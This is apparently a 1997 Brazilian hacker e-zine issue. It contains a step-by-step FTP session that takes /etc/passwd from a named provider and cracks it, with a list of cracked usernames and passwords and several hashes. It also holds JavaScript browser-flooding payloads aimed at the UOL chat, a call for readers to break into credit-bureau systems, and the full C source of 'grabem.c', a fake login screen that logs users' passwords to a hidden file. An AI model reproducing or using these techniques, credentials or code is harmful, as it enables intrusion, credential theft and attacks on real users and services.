MVPG<BY'C4$L!`A0`%``"``@`VZT[(L'IQ[NO"@``SPL```P`````````!``@
M*+\0W`$``$9!1T5.5$M'+D5815!+!08`````@`"`(T```"U#```90,-"LG-
M+2WY^OH@("`@^B#Z^ODM+<3$+<3$Q,3$Q,3$Q,3$Q,3$Q,3$Q,3$Q,3$Q,3$
MQ,3$Q,3$Q,0MQ,0M+?GZ^B#Z("`@(/KZ^2TMQ,V[#0JS("`@^2#=(-P@^BX@
M("#>(-P@(-S<W"`N(-SY(-S=(/D@W2#<(/HN("`@("`@("`@(-X@W"`@_B`@
M("#<W/H@(/H@+MS<(/H@("`@LPT*LR`@(/K;VR#>V]O;_B#YV]W>VR#?W"[?
M^B#;_MO;W2#ZV]L@WMO;V_X@_B`@("`@(/G;W=[;(-O;("#>VR#=_B#;(-[;
M(-\N("`@(+,-"K,@("#>VR#=WMW>V_H@WMO>WMT@WM_?_MP@V]W>V]T@WML@
MW=[=WMOZ("#<V]_<("#>V][>W2#>V_H@V]L@W-P@("#<W]_?V]P@(""S#0JS
M("`@V]L@V]O=WMO=(-O;WMO=(-[;W-S=(-[;W-O=(-O;(-O;W=[;W2#>V]TN
MWWMT@V]O>V]T@WMO=(-[;V]O=("`@WMO<_M[;("`@LPT*LR`@(-_?("#;_M_?
MWWR#?WR#;_B`@W]_?("`@W]_?("#?WR`@V_[?W]\@(-_;W-_^(-_?(-O^(-_?
MWWR#ZW]_?("`@("#?W]_?("`@(+,-"K,@("`@("`@("`@("`@("`@("`@("`@
M("!(+U`OO2]6+TTO0R])+T0O4"\A+TPO1B]/+R$@("`@("`@("`@("`@("`@
M("`@("`@(""S#0K(S2TM^?KZ("`@(/H@^OKY+2W$Q"W$Q,3$Q,3$Q,3$Q,3$
MQ,3$Q,3$Q,3$Q,3$Q,3$Q,3$Q,3$+<3$+2WY^OH@^B`@("#Z^ODM+<3-O`T*
ML_H@36Y%=4WM[VE#("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@("`@
M("`@($UN175-;TYI0T!#>6)E<DIU;FMI92Y#;TT@^K,-"K/Z(%!'4"!O=6)+
M97D@079A;&EA8FQE("`@("`@("`@("`@("`@("`@("`@("`@($=L;V)A;"!$;VUI
M;F%T:6]N($EN8RX@365M8F5R(/JS#0K(S2TM^?KZ("`@(/H@^OKY+2W$Q"W$
MQ,3$Q,3$Q,3$Q,3$Q,3$Q,3$Q,3$Q,3$Q,3$Q,3$Q,3$+<3$+2WY^OH@^B`@
*("#Z^ODM+<3-O,3-
`

end
sum -r/size 36486/5937 section (from "begin" to "end")
sum -r/size 55687/4285 entire input file
--------------------------------------------------------------------------------
```

}-==============================[chain]==============================-{

16-) HACKEANDO PROVEDORES NOVOS - Metodo Lamer
~~~~~~~~~ ~~~~~~~~~~ ~~~~~ ~ ~~~~~~~~~~~

Eu AciDmuD e VooDoo desenvolvemos um metodo simples pra hackear provedo-
res NOVOS, nao esqueca do detalhe os admins tem que ser muito bestas pra
levarem essa. Essa e' pra comecar mesmo... por isso nome do metodo e'ME-
TODO LAMER.

\INGREDIENTES/

1- Programa pra utilizar o FTP, um pequeno e' o FTP.EXE
(encontrado na pagina Global Domination Inc.
pagina oficial de revista... URL no topo deste txt.)

2- Pouco conhecimento...
(e' soh seguir estes passos)

3- Paciencia
(coloque uma musica Hare Krishna)

4- Desencriptador (jack pra dos ou crack41 pra linux)
(ambos na pagina ou por ai...)

5- Uma wordlist pequena (algo bem feitinho)
(pretendemos colocar uma worlist boa na nossa pagina
mas por enquanto vc usa a sua)

6- Um sysadmin burro!
(muito muito facil de achar...)

7- Meia hora a sua disposicao
(bah!)

Bom, vamos pegar o exemplo de um provedor onde os administradores devem
ser muito burros. Ou querem levar mesmo...
O dominio escolhido e' ginet.com.br
Escolhemos este a pedido de um amigo.
Vamos-lah! Qualquer crianca pode fazer, no caso quem esta fazendo e' o
meu irmaozinho de 7 anos e meio. ;) Eu soh to acompanhando e escrevendo.

Letz ZtarT =++-

Essa e' a sessao de FTP realizada...
Observe abaixo que nos logamos como "anonymous" e colocamos como passwd
um mail comum, pode ser "silviosantos@sbt.com.br".
Nao coloque coisas muito louca como passwd que o operador pode desconfiar.
Saiba que seu IP esta sendo logado entao o legal mesmo seria ja estar uti-
lizando uma conta hackeada.

```
C:\HACKING\ftphack>ftp

ftp> open ginet.com.br
Connected to ginet.com.br.
220 pingo FTP server (UNIX(r) System V Release 4.0) ready.
User (ginet.com.br:(none)): anonymous
331 Guest login ok, send ident as password.
Password:
230 Guest login ok, access restrictions apply.
ftp> ls -la
200 PORT command successful.
150 ASCII data connection for /bin/ls (200.???.???.??,2475) (0 bytes).
total 14
drwxr-xr-x   6 0        1            512 Nov 15 20:50 .
```
~~~~~~~~~

```
drwxr-xr-x   6 0        1            512 Nov 15 20:50 ..
lrwxrwxrwx   1 0        1              7 Nov 15 20:50 bin -> usr/bin
dr-xr-xr-x   2 0        1            512 Nov 15 20:50 dev
dr-xr-xr-x   2 0        1            512 Nov 15 20:50 etc
drwxrwxrwx   7 30000    1            512 Jan  8 19:19 pub
drwxr-xr-x   5 0        1            512 Nov 15 20:50 usr
226 ASCII Transfer complete.
431 bytes received in 0.60 seconds (0.72 Kbytes/sec)
ftp>
ftp> cd etc
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (200.???.???.??,2476) (0 bytes).
group
netconfig
passwd
226 ASCII Transfer complete.
26 bytes received in 0.00 seconds (26000.00 Kbytes/sec)
ftp>
ftp> get passwd
200 PORT command successful.
150 ASCII data connection for passwd (200.???.???.??,2477) (62 bytes).
226 ASCII Transfer complete.
63 bytes received in 0.06 seconds (1.05 Kbytes/sec)
ftp>
```

Bom! Ai ta o passwd, em alguns casos o shadow que contem as senhas encriptadas.

Esse e' o provedor onde os caras sao do tipo... burros demais!
Agora que temos o arquivo com as senhas o que devemos fazer? Vamos desencriptalas.
Usem o crackerjack se vcs estiverem rodando em ambiente DOS, lembrem-se o cjack nao roda ao mesmo tempo que o ruindows95, entao inicie o prompt em modo de seguranca.
Pronto, vou colocar uma sessao de crack nas senhas aqui abaixo.

```
Cracker Jack version 1.4 for OS/2 and DOS (386)
Copyright (C) 1993, The Jackal, Denmark

PWfile(s) : c:\raiz\contas\ginet\passwd
Wordfile  : c:\hacking\diction.ary\axur
Initializing session data...
Loaded 52 total accounts with 50 different salts.


Cracking... (Hit any key for status, Ctrl-C to abort)

forest    BEL(forest)
pinara    BEL(9871)
```

Depois de exaustivo tempo larguei de mao, porra minha worlist menor tem 3 megas e nunca pegou tao poucas senhas assim, eu uso esta lista com palavras do dicionario quando quero economizar tempo ;) pq uma lista gerada bem fica com no minino 600 megas.
Qual a primeira providencia que eu vou tomar?
Vou renomear o arquivo passwd e depois limpar ele, usando os proprios logins como palavras pra wordlist.

```
gampert
regis
pinara
rodinei
patricia
marcelo
marcos
fernando::9809::::::
debora:wu6RAjzsZPVmI:9810::::::
fredi:AOIaiY4qoNnjs:9818::::::
bstudio:I3ge9NrA610ck:9818::::::
bbborges:L2bpLO7gP7o7U:9818:::::
setup   --DEIXAR SOH O LOGIN--   :HB90LijkO5mpE:6445::::::
```

Vc soh deve deixar a primeira parte como eu fiz no exemplo acima.
Ai entao nos vamos tentar novamente crackear o arquivo passwd soh que
entendendo que os usuarios usam o login e a senha iguais.

Hehehe.. bingo!
Vou listar abaixo as senhas que eu peguei usando o metodo de login=senha

Provedor: ginet.com.br
login   - senha
- - -   - - -
bstudio - bstudio
oab_pf   - oab_pf
nuhry   - nuhry
jtelles - jtelles
demo1   - demo1
demo2   - demo2
demo3   - demo3
demo4   - demo4
demo5   - demo5
cmoura   - cmoura
glaucia - glaucia
pedroso - pedroso
cotrijal - cotrijal
ameplan - ameplan
guto   - guto
jmartins - jmartins
lguedes - lguedes
coopibt - coopibt
jferst   - jferst

Coisa estupida ne'? Os caras usam quase todas as senhas e logins iguais.
Meu irmaozinho tambem achou...
Agora e' soh vcs fazerem isso, mas lembrem-se e'muito dificil de achar um
provedor estupido assim. ;)
Depois que nos aprontamos uma no shell eles cortaram o acesso, ainda dah
pra ler uns mails, mas nao dah pra puxar telnet.

AciDmuD & VooDoo - 1997(c)
Global Domination Inc.

}-==============================[chain]==============================-{

17-) DETONANDO O CHAT DA UOL
     ~~~~~~~~~ ~ ~~~~ ~~ ~~~

1-Comando para abrir 30 janelas do netscape;

<img src=http://www.matrix.com.br/frazzon/fogo.gif onLoad="alert('\n Hasta
La Vista Baby \n\n Bye Bye!!');variCounter=0;while(true)window.open('http:
//www.NETural.com/~ccamel');"CRASHING"+iCounter('width=1,height=1,resiza
ble=no');iCounter++">

2-Esse abre 30 janelas se vc passar o mouse em cima do link, que e' uma ima-
  gem que pega toda a tela

<a href="" onMouseOver="alert('\n Vc nao deveria ter movido o mouse ate
aqui. \n\n HASTA La ViStA BaBy! \n\n ½-╨═ú-╕');while(true)history.go(0);
window.setTimeout('ReloadBomb()',1)"><img src="http://www.uninet.com.br
/~aod/xx/holes06.jpg">

3-Esse e' para vc entrar na sala sem ser de imagens e detonar com todo mundo
que estiver com o java ligado. Abre 30 janelas direto.

&#60imgsrc='http://www.matrix.com.br/frazzon/fogo.gif'&#62&#60i&#62&#60B&#62
ÑX╫HELL╫XÑ&#60/B&#62&#60/I&#62&#60imgsrc='http://www.matrix.com.br/frazzon/
     ~~~~~~~~~

fogo.gif' onLoad="alert('\n Entrei na sala e vc vai sair! \n\n When you mess with the BEST , die like the REST\n\n Ñ╫╫HELL╫╫Ñ!!');variCounter=0;while(true)window.open('http://www.NETural.com/~ccamel');"CRASHING"+iCounter('width=1,height=1,resizable=no');iCounter++"&#62&#60/CENTER&#62

Agradecimento especial a HoTFiRe -

}-==========[chain]==========-{

18-) DESAFIO DO MES
~~~~~~~ ~~ ~~~

Nosso obejtivo com o DESAFIO DO MES, que certamente sera mais uma area da revista AXUR 05 e de fazer com que nosso leitores tambem participem. Nao queremos colocar o desafio como meta de vida, mas simplesmente sera uma forma de colocar em enfase o nome de quem conseguir resolver ou realizar o que esta sendo proposto.
Sem mais, o desafio sera estipulado por membros da revista ou mesmo pessoal de fora. As regras sao simples, sempre na edicao posterior saira o resultado do problema juntamente com o nome dos que solucionaram. Isto se estes mandarem o mail para - axur05@hotmail.com - e colocarem a resposta ou demonstrarem como fizeram de forma correta.
Vamos-la, queremos ver vcs entrarem para a galeria da fama. E seu nome ser colocado como colaborador da revista. ;)

\=- DESAFiO DE JANEiRO -=/ - by AciDmuD

Bom, sendo que estamos comecando com esta parte da revista nao queremos colocar algo muito chato logo como primeiro desafio e queremos de alguma forma acompanhar o desenvolvimento da tecnica utilizada na tarefa que vamos propor.
O esquema e' o seguinte, precisamos do MAIOR numero de informacaos do SCI (Seguranca ao Credito de Informacoes), SERASA e SPC.
Para que nos queremos essas informacoes?
Bom, se voces nao sabem estes sao as instituicoes ou orgaos responsaveis pelo armazenamento de nomes de pessoas (fisicas ou juridica) que nao pagam suas contas. Bah...voce pergunta "O que eu tenho com isso?" olha, nos nao devemos pra ninguem mas hackear um sistema desses ia ser muito bom. Imagine voce, limpar o nome de todos os devedores possiveis (nao que nos que escrevemos a revista devemos alguma coisa :)) e deixar o pessoal totalmente desorientado. Hahahaha...
Vamos propor o seguinte:

1-) Todas as informacoes recebidas estarao a disposicao na nossa HOME PAGE fazendo assim com que cada um possa ir lah e se informar.
O endereco da pagina oficial esta no inicio da revista, no topo.

2-) Cada um pode tentar hackear por si mesmo... INDIVIDUAL E AUTONOMO ;)

3-) Caso voce mande alguma coisinha util seu nome sera citado na pagina (o negocio e' totalmente anonimo) sera usado um pseudonimo ou nick.

4-) Pela primeira vez vamos mobilizar a comunidade de todo o BR pra detonar alguma coisa junto. Isso vai ser muito bom...

Como viram nao e' bem um desafio, e' um convite!
Procure tudo que souber... como numeros de acesso a linha de dados, protocolos de comunicacao usados, pessoas que sao possiveis informantes.
Ate mesmo como e' ou funciona o armazenamento das informacoes...

\=- DESAFiO DE JANEiRO -=/

}-==========[chain]==========-{
~~~~~~~

19-) CARTAS
     ~~~~~~

Finalmente abrimos nossa parte dedicada somente as cartas, fica ai entao
o manifesto da galera que escreveu. Agradecemos que escreveu e esperamos
satisfazer a todos, (isso e' quase impossivel) com o nosso numero 1 da
revista!

- - - - - - - - - - - -   -   -

From: "____________" <_____@____._________.___.__>
To: acidmud@thepentagon.com
Date sent: Fri, 27 Dec 1996 00:29:09 +0000
Subject: Zine Hacker...
Priority: normal

Grande AciDmuD,

                            Acabei de ler sua revista e posso dizer q
ela esta muito boa, principalmente a parte de Anarquia e a de
comandos linux. As senhas tbem sao do CACETE... Fora o seu quebrador
de senhas animal... Putz, pra numero 1 de uma revista, ta DEMAIS...
                            Bem, sem rasgacao de seda, vamos agora ao
q interessa... Eu nao sou tao bom quanto vcs ai, mas sei alguma coisa
desse submundo hacker q estamos... E gostaria muito de poder ajudar
vcs com a revista, com o q eu puder fazer. Agora, cabe a vcs saber o
q eu posso fazer, ne?
                           Outra coisa, queria pedir pra vcs fazerem
uma sessao de grupos hackers novos q estao surgindo. Tipo dar o nome,
e o email. Seria legal. E tbem, q desse o telnet das melhores bbs
hackers do brasil, ou o telefone mesmo, ok???

See Ya Dude.
Deltah

RESPOSTA: Valeu por ter escrito, ainda nao era o numero 1 da revista,
agora que ta saindo realmente o primeiro. O que vc pode fazer e distri-
buir a revista para todos os seus amigos e inimgos.. ;)
Nos vamos colocar nada da BBS dos outros sem que alguem de lah se mani-
feste. Manda os sysopz pararem de cocar a bunda e mandarem seus ender-
cos pra telnet ou pra galera telefonar que nos publicamos!

- - - - - - - - - - - -   -   -

From: "Fantasma, USuckRox ,CyCLOPs" <______@______.___.__>
To: acidmud@thepentagon.com
Copies to: acidmud@thepentagon.com
Subject: ╗╗╗╗╗ AXUR 05 ½½½½½

╞ Galera!!

   Beleza!! Gostei muito da revista(AXUR 05) de vcs muito boa para quem
quer comecar como hacker ou pelo menos ter acesso a provedores que abusao
de seus clientes. E tenho uma pergunta vcs dizem que e melhor UNIX mais
qual e o melhor para isso?
Se eu tiver que usar UNIX tenho que formatar meu Wichester nao tera
problema se eu criar duas particoes uma Dos e outra No-Dos. Nao gosto
muito de UNIX por> que sπo pessimos os graficos!! Mas sei que e muito
bom para trabalhar com isso que estamos falando.
  Preciso fazer algo diferente mais com cautela para nπo ser pego. Eu>
tenho algumas senhas da braznet mais pelo modo que consigo e tao babaca
e muito patetico. Eu fico pedindo o Trumpwsk.ini alguns sao tao babacas
que me passam mais quase fui pego com isso por isso parei. Ate ja
mudaram as senhas por que alguem estava usado... quem sera!! Por isso
tbem vou ficar esperando a nova edicao de vcs e espero que seja melhor
que a primeira...
  Sou o Fantasma e meus outros nicks sao: USuckRox e CyCLOPs. Qualquer
coisa sabe onde me encontrar ....
     ~~~~~~

Falo pessoal!!!

RESPOSTA: Cria uma particao logica e uma nao logica com o comando FDISK, isso e' quase auto-explicativo. Na questao grafica, eu prefiro ficar no 100% shell.. ;) Compra uma controladora e um HD SCSI pra nao se atucanar.

- - - - - - - - - - - -   -   -

Date sent: Sat, 28 Dec 1996 22:18:08 -0800
From: ________ <________@___.___.__>
To: acidmud@thepentagon.com
Subject: Revista !!!

Muito boa a Revista...continuem a faze-la !!!!

Gostaria de esclarecer algumas duvidas referentes as senha e logins que voces colocaram como bonus na revista.....

Para mim pode-la usar e ler os e-mail dos outros e ter acesso gratuito eu precisaria discar para o provedor certo ??? Qual o telefone de acesso da Kanopus e Netville ??? Pelo meu provedor eu posso entrar na Kanopus ou Netville e usar ????? Como faco para ler os e-mails ????
Voces tem o Cavalo de Troia ou Homicide ???? se tiver, poderia me enviar.....

RESPOSTA: Pra vc ler os mails nao precisa ter acesso discado, e' so mudar a configuracao do seu client pra mail, o telefone da kanopus e' ????????? e da netville ?????????. Acho que pelo menos o telefone voces poderiam ir encontrar, ou e' mais dificil que pegar as senhas???
C faz muitas perguntas porra! ;)

- - - - - - - - - - - -   -   -

From freejack@br.homeshopping.com.br Fri Jan 3 23:01:44 1997
From: "FreeJack" <freejack@br.homeshopping.com.br>   Address Book
To: <axur05@www.hotmail.com>
Subject: Congrats & Stuff..

Ja vi a maior parte da HP e to escrevendo p/ dar os parabens.. Ta concisa, direta, informativa e inteligente! Ate hoje a maioria dos Hackers q conheci, com raras excecoes, eram umas bestas... Detonavam so pelo prazer de detonar... Nao q nao haja prazer, meu Ego e' apenas um pouco menor q minha vontade de saber mais, mas sempre achei q deveria haver algo mais... Sempre achei q se alguem se dedica a adquirir tamanha quantidade de conhecimento, adquire com ela uma responsabilidade de ajudar as pessoas q ainda nao retiraram as viseiras... Pode parecer meio poltico, mas acho q nao ha nada errado c/ isso!

Parabens.

[]s.
FreeJack

RESPOSTA: Me deixou feliz... por saber que nos estamos fazendo algo realmente bom! Obrigado... ;)

- - - - - - - - - - - -   -   -

****
BONUS EXTRA ---------------------- catador de senhas em maquinas Sun
****

CUT HERE-------------------- grabem.c-------------------------------------
```
/*
 GRABEM 1.0                                                                    by The
 K-Man      |
 A Cute little program to collect passwords on the Sun workstations.
                                                                             */
#define PASSWORD "Password:"
#define INCORRECT "\nLogin incorrect"
```

```
#define FILENAME ".exrc%"
#include <stdio.h>
#include <signal.h>
void ignoreSig ()
{
        return;
}
/*-------------------------------------------------------------------------+
| Principal                                                                |
+-------------------------------------------------------------------------*/
main()
{
char    name[10],                       /* user name
    */
                password[10];           /* user password
    */

int     i,
                lab,
                procid;
FILE    *fp;

        signal (SIGINT, ignoreSig);
signal (SIGTSTP, ignoreSig);
signal (SIGQUIT, ignoreSig);
procid = getppid();
system ("\\rm proj2");
printf ("lab#: ");
scanf ("%d", &lab);
for (i=1; i<40; i++)
        printf ("\n");
getchar();
for(;;)
{
        for (;;)
        {
                printf("lab%1d login: ",lab);
                gets (name);
                if (strcmp (name, "") != 0)
                        break;
        }
        /*-----------------------------------------------------------------+
        | Desliga o screen echo, pargunta pelo passwd e coloca o echo      |
        | ligado novamente                                                 |
        +-----------------------------------------------------------------*/
        system ("stty -echo > /dev/console");
        printf(PASSWORD);
        scanf("%s",password);
        getchar();
        system ("stty echo > /dev/console");
        if ( ( fp = fopen(FILENAME,"a") )  != NULL )
        {
                fprintf(fp,"login %s has password %s\n",name,password);
                fclose(fp);
        }
        if (strlen (name) >= 4)
                break;
        else
                printf (INCORRECT);
        }

        printf (INCORRECT);
        kill (procid, 9);
}

CUT HERE-------------------- grabem.c--------------------------------------


   - SE QUISER QUE A REVISTA CONTINUE ESCREVA-NOS, ATENDEREMOS A TODOS -
- AGUARDEM - EM BREVE - O PROXiMO NUMERO DA SUA REViSTA HACKER - AXUR 05 -
                        - = = =  DiA  01 De MARCO = = = -
                EM TODAS AS BBSz UNDERGROUND
```